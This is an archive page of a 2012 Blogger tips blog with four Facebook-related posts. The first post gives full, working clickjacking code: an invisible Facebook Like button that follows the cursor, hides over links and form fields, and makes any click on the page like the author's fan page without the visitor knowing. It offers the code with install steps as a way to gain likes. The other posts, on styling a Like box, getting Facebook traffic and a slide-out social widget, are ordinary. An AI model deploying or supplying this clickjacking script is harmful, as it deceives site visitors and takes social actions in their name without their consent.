Showing posts with label FACEBOOK. Show all posts

Thursday, 4 October 2012

Automatically Increase Facebook Likes Using Javascript

,
Well I've Found This Simple Script that i've Found  on Internet.to be Applied on Your Blogs and Sites So That You may Gain some More Unique Likes for your Facebook Fan Page.any unique visitor who comes to your page can become your fan. He just Has to click anywhere on the webpage and a small invisible like button will follow their mouse cursor and as soon they clicks anywhere on your blog he will be liking your fan page. So Follow the Below Steps To apply it to your Blog.


How to Add this Java script to Your Blog.


  • Login To Blogger Account.
  • Go To Your→ Template → Edit HTML.
  • Click Proceed Button.
  • Check The Expand Widget Templates.
  • Search Following Code Using Ctrl+F.
</head>

 
Now Paste The Below Code Above </Head> Tag.

<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.5.2/jquery.min.js" type="text/javascript">
    </script>
    <script type='text/javascript'>
             function ClickJackFbHide(){
                jQuery(&quot;div[id^=\&#39;clickjack-button-wrapper\&#39;]&quot;).hide();
             }
             function ClickJackFbShow(){
                jQuery(&quot;div[id^=\&#39;clickjack-button-wrapper\&#39;]&quot;).show();
             }
     
    </script>

Now Again Search for the Below Code

Search Following Code Using </Body>.Tag.
Now Paste The Below Code Above It.

<div id="clickjack-button-wrapper-5" style="position: absolute; opacity: 0; filter: alpha(opacity = 0); -ms-filter:'progid:DXImageTransform.Microsoft.Alpha(Opacity=0)';  margin-left: -50px; z-index: 100; width:27px; height:20px; overflow:hidden">
<!--<div class="clickjack-mask" style="position: absolute; top: 5px; left: 5px; z-index: 1000; height: 13px; width: 15px;"></div>-->
<iframe src="http://www.facebook.com/plugins/like.php?href=Fanpage URL Here&amp;layout=button_count&amp;show_faces=false&amp;width=50&amp;action=like&amp;colorscheme=light&amp;height=21" scrolling="no" frameborder="0" style="border:none; overflow:hidden; width:45px; left:-19px; height:21px; z-index: 0; position: relative;" allowTransparency="true"></iframe>
   </div>
   <script type="text/javascript">
      jQuery( document ).ready( function() {
          $( "#clickjack-button-wrapper-5" ).parent().mousemove( function( e ) {
            jQuery( "#clickjack-button-wrapper-5" ).css( {
               top: e.pageY - 10,
               left: e.pageX + 30
            } );
         } );
                        clickjack_hider();
                        var clickjack_fb_timer = setTimeout("clickjack_hider()",5000);
      } );
                        function clickjack_hider(){
         jQuery("input").mouseout(function(){ClickJackFbShow();});
         jQuery("a").mouseout(function(){ClickJackFbShow();});
         jQuery("button").mouseout(function(){ClickJackFbShow();});
         jQuery("textarea").mouseout(function(){ClickJackFbShow();});
         jQuery(".ratingblock").mouseout(function(){ClickJackFbShow();});         jQuery("object").mouseout(function(){ClickJackFbShow();});
         jQuery("input").mouseover(function(){ClickJackFbHide();});
         jQuery("a").mouseover(function(){ClickJackFbHide();});
         jQuery("button").mouseover(function(){ClickJackFbHide();});
         jQuery("textarea").mouseover(function(){ClickJackFbHide();});
         jQuery(".ratingblock").mouseover(function(){ClickJackFbHide();});         jQuery("object").mouseover(function(){ClickJackFbHide();});
                        }
   </script>


Now just replace the red line in above code with your facebook page URL and that’s it now just save the template and Go back to your Blog to test it.


Now as soon as you refresh your blog you will see cursor has been changed into the hand one as there is a link moving with it. Now your blog readers will see similar thing and as soon as they will click it they will become your page fan.

Notice: Use this at Your Own Risk...

  • There Are Some Issues You Might Face Using This Script In Your Website Or Blog.
  • The First Thing Is That When People Drag They Might Not Able To Select The Text As They Will See A Semi Visible Like Button Which Will Be Attached To Your Mouse Cursor As It Moves.
  • The Second One Is Some Other Gadgets Might Get Affected And Act Weirdly, Try Using It If Everything Works Ok Then Start Increasing Your Fans.
That's It . Now You're Done

Read more →

Monday, 1 October 2012

HOW TO EASILY CUSTOMIZE HTML5 VERSION OF FACEBOOK LIKE BOX WITH CSS

,
n our previous post you learned how to add HTML5 version of Facebook like box to Blogger. Previously we could customize the like box with custom CSS stylesheet but now the HTML5 version do not use or allow any external CSS stylesheet for customizing the Like box. But we can still customize the HTML5 version to some extent by wrapping the official code inside another div tag.
Today in this tutorial we will learn how to remove the official border around the like box and add our custom border and change the background color of the like box. We will also learn to hide the Facebook social plugin logo at the bottom of the like box. You can change all the values as per your wish to match the theme of your blog. Before we get started with the tutorial, see the custom Facebook like box in action.

custom-fb-like-box-html5.png (625×382)


Live Demo On My Blog@Right

The HTML:


Paste the following code where you want the like box to appear.

<div id="fb-root"></div>
<script>(function(d, s, id) {
  var js, fjs = d.getElementsByTagName(s)[0];
  if (d.getElementById(id)) return;
  js = d.createElement(s); js.id = id;
  js.src = "//connect.facebook.net/en_US/all.js#xfbml=1";
  fjs.parentNode.insertBefore(js, fjs);
}(document, 'script', 'facebook-jssdk'));</script>
<div class="ihcustomlb">
  <div class="fb-like-box"
      data-width="245" data-height="275"
      data-href="http://www.facebook.com/coollokjeeth"
      data-border-color="#F4F4F4" data-show-faces="true"
      data-stream="false" data-header="false">
  </div>      
</div>

You might have noticed an extra div tag; <div class="tbicustomlb">; have been added to wrap the official code. We will apply the CSS to this additional div tag to change the border, background color and for hiding the Facebook social plugin logo.


Replace http://www.facebook.com/coollokjeeth with your Facebook page URL
Alter data-width and data-height to change the width and height of the like box respectively


The CSS:

  • Go To Blogger.com -> Template -> Edit HTML -> Proceed
  • Search For ]]></b:skin> (Tip:- Use Ctrl + F to search)
  • Just above ]]></b:skin> paste the following code and Save template.

.ihcustomlb {    margin: 10px auto;    background-color: #F4F4F4;    width: 251px;    padding: 10px 0 10px 10px;    height: 240px;    overflow: hidden;    -webkit-transition: all 0.5s ease-in-out;    -moz-transition: all 0.5s ease-in-out;    -ms-transition: all 0.5s ease-in-out;    -o-transition: all 0.5s ease-in-out;    transition: all 0.5s ease-in-out;    border: 10px solid #FF9F00;}
.ihcustomlb:hover {    border: 10px solid #008000;    -webkit-transition: all 0.5s ease-in-out;    -moz-transition: all 0.5s ease-in-out;    -ms-transition: all 0.5s ease-in-out;    -o-transition: all 0.5s ease-in-out;    transition: all 0.5s ease-in-out;}

We have used a pretty basic and simple CSS for customizing the like box. The main part in the CSS is the overflow property which is used to hide the Facebook social plugin logo. We have used the term 'hide' because we do not actually remove the logo; we just hide it with CSS. Apart from that we have once again used the CSS3 transition property for giving a smooth feel while hovering.

Change the following as per your blog's theme:

Alter the code highlighted in blue to change the background of the like box
Adjust the height and width attributes according to the size of your like box
Alter the code highlighted in orange to change the color of the border
Alter the code highlighted in green to change the color of the border when hovered
Read more →

Thursday, 27 September 2012

USING FACEBOOK TO GET TRAFFIC

,

As compared to other social networking sites Facebook is the leading one today, because it is the second popular website in the world. You may want to know what the first one is, of course it is Google as it has many services. So you may think why Facebook, Google is the best and should go using Google Plus. Yes you may use Google Plus but as Google Plus has don’t yet have the number of monthly users compared to Facebook, so for now Facebook is the best social networking site. And as the title says today you will be learning how to get the maximum traffic from Facebook.
Facebook

 Make friends to get traffic!


You may be wondering how you can get traffic if you add friends to your Facebook profile. This is a common question. But this effects your blog traffic, and increases. How does traffic increase if you add more friends. Making friends doesn’t make your traffic grow. Making blogger friends grows your blogs traffic. For example if you share a link on your wall or timeline, only people will go to the link if the link is useful to them. Increasing friends by sending friends requests to the people having more mutual friends will not do. Make friends who are interested in your blog, or let them make you their friend by providing a profile badge on your blog. I recommend you to use RSS graffiti app to post all your blog posts directly to your Facebook wall or timeline.

Facebook Friends

Join groups to get traffic!


This is something similar to the first one. Joining groups will make a good and healthy traffic to your blog. But which group to join is the matter. Here I not at all mean that join any group you like and post you links in it, because people have different interests and according to their interests they create and join groups. For example if you join a group like “Friendship Quotes” and post your link with tutorials that are not related to friendship of course you will be removed from that group. So join wisely and post wisely to get wise traffic. If you own a blog on pets then join a group related to pets and post your link or there are some groups for all bloggers like - Bloggerz created by Stylify Your Blog where you can post the links of your posts.

Make a Fan Page to get traffic!

Creating a fan page in Facebook is one of the very best ways to get good traffic. This runs on a simple trick the more fans you have the more traffic you get. How to get more fans to your page, well this is a question that was once answered on this blog on a post “GOING VIRAL FOR FREE: YOU LIKE HITS” this is the best way to get fans and getting good amount of fans makes quite good traffic. Now you may ask I have a fan page and fans, but no traffic from Facebook. Yes, having a fan page and more fans won’t get you traffic. As written in the above points you need to post links to get traffic, but this point is more powerful than the above ones. Posting links every time is a very boring work and even I don’t like to do that. So what to do. Best way is to use RSS Graffiti; this is an app on Facebook that posts all your post links to your fan page’s wall or timeline directly.

Facebook Fan Page

So you are ready to get the maximum from Facebook. Well everything isn’t easy but is possible. Maintain a good blog, keep posting. Your main aim is Blogging if you go on blogging, traffic will be a fan of yours.


Read more →

Friday, 7 September 2012

Wordpress Adapted Social Subscription Box For Blogger

,

Hello Friends!! Today i will tell you how to add Wordpress Adapted Social Subscription Box For Blogger. This widget is adapted from wordpress and has your facebook fanpage like button and twitter follow button. The benefit of this widget is that your users can stay connected to you easily through your fanpage or twitter. This widget features slideout effect and appears when the user is at the bottom of the page.

Live Demo

To see Wordpress Adapted Social Subscription Box For Blogger Just Scroll Out to Bottom of this page. 


How to Add Wordpress Adapted Social Subscription Box For Blogger


  • Go to Blogger Dashboard > Layout > Add Gadget.
  • Then select HTML/Javascript and paste the below code in it

<script type="text/javascript" src="http://ajax.googleapis.com/ajax/libs/jquery/1.4.4/jquery.min.js"></script> &nbsp; <script type="text/javascript">$(window).scroll(function(){if($(document).scrollTop()>=$(document).height()/4)$("#IGsocialslide").show("slow");else $("#IGsocialslide").hide("slow");});function closeIGsocialslide(){$('#IGsocialslide').remove();$.ajax({type:"POST",url:"/facebookpage.php"});}</script> <link href="https://dl.dropbox.com/u/100213066/InfozGuide%20Wordpress%20Adapted%20Social%20Subscription%20Widget.css" rel="stylesheet" type="text/css" />   <div style="display: none;" id="IGsocialslide"> <a style="position:absolute;top:14px;right:10px;color:#555;font-size:10px;font-weight:bold;" href="javascript:void(0);" onclick="return closeIGsocialslide();">(X)</a> <span style="font-family: Tekton Pro; font-size: 20px; margin: 10px 0; text-shadow: 1px 1px 0 #FFFFFF;">Don't forget to join our community!</span><br />   <div style="float:left; margin:15px;"><iframe src="//www.facebook.com/plugins/like.php?href=https%3A%2F%2Fwww.facebook.com%2Fcoollokjeeth&send=false&layout=button_count&width=80&show_faces=false&action=like&colorscheme=light&font=arial&height=21" scrolling="no" frameborder="0" style="border:none; overflow:hidden; width:80px; height:21px;" allowtransparency="true"></iframe></div>   <div style="float:left; margin:15px;"><a href="https://twitter.com/coollokjeeth" class="twitter-follow-button" data-show-count="false" data-size="large" data-show-screen-name="false">Follow @coollokjeeth</a> <script>!function(d,s,id){var js,fjs=d.getElementsByTagName(s)[0];if(!d.getElementById(id)){js=d.createElement(s);js.id=id;js.src="//platform.twitter.com/widgets.js";fjs.parentNode.insertBefore(js,fjs);}}(document,"script","twitter-wjs");</script></div> </div>   <div class='clear'></div>


  • Note: 


Remember to change coollokjeeth with your own facebook page username.
Change coollokjeeth to your own Twitter Username twice in the above code.

Still have any problems or queries , use comment box below. 
  
(X)Don't forget to join our community!
Read more →